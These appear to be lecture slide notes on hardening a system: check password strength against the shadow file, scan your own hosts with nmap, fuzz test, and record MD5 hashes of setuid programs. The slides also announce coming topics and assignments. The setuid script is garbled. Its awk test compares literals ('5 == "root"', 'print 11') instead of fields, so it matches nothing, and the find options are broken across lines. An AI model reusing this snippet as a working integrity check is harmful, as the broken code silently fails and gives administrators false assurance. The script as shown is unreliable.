- crack/shadow/change strong passwords
- more hints later (network defenses)

```
# script to save md5's of setuid programs
find / \( -fstype ext2 -o -prune \) \( -perm -04000 -o -perm -02000 \) -
  type f -
     ls > /tmp/priv.rpt
md5sum `awk '{if (5 == "root") print 11}' /tmp/priv.rpt ` > /tmp/priv.md5
```

- the hackers scan your system, maybe you should too (nmap)
- the hackers do "fuzz testing", maybe you should
- Read the books on "hardening" your OS (Linux, Windows ...)

- More later on secure OS's and network security

Next time …

Passwords and authentication protocols

Hash functions

Assignment 2 due Saturday

Assignment 3 – pgp and a code review